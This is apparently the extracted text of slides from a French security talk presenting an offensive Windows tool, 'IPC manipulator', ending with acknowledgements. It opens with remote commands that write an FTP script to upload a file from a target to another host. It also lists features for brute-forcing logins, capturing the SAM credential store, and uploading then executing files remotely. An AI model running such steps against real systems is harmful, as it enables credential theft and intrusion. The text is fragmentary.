4	REMOTE	echo open 192.168.0.250>FTPSCRIPT.cmd	
5	REMOTE	echo test>>FTPSCRIPT.cmd	
6	REMOTE	echo test>>FTPSCRIPT.cmd	
7	REMOTE	echo put netstat.txt>>FTPSCRIPT.cmd	
8	REMOTE	echo net receiving eve>>FTPSCRIPT.cmd	

bits  
xploiter  
chercher  
IPC...

# THE X PLOITER

IPCmanipulator - https://www.securinfos.info - Jerome Athias : jerome.athias@free.fr

## IPC manipulator

IP :

LOGIN :

Passwords :  ... **Brute Force**

PASS :

SHARE  Mode:  PAUSE

Commande :   EXECUTER **Capture SAM**

Source :  ...

Rep System   
 C:\WINNT\System32  
 C:\WINDOWS\System32

Transfert:  UPLOAD **UPLOAD**  Then Execute  
 DOWNLOAD  Then DElete

Destination :  ...

# Remerciements

Merci à:

Vous :-)

Aux membres de l'OSSIR et spécialement à

Nicolas RUFF

Aux membres de la team MSF (HD, skape, spoonm...)

A Isabelle :-X

*Présentation dédiée à mon grand-père Robert qui nous a quittés le 08/10/2006.*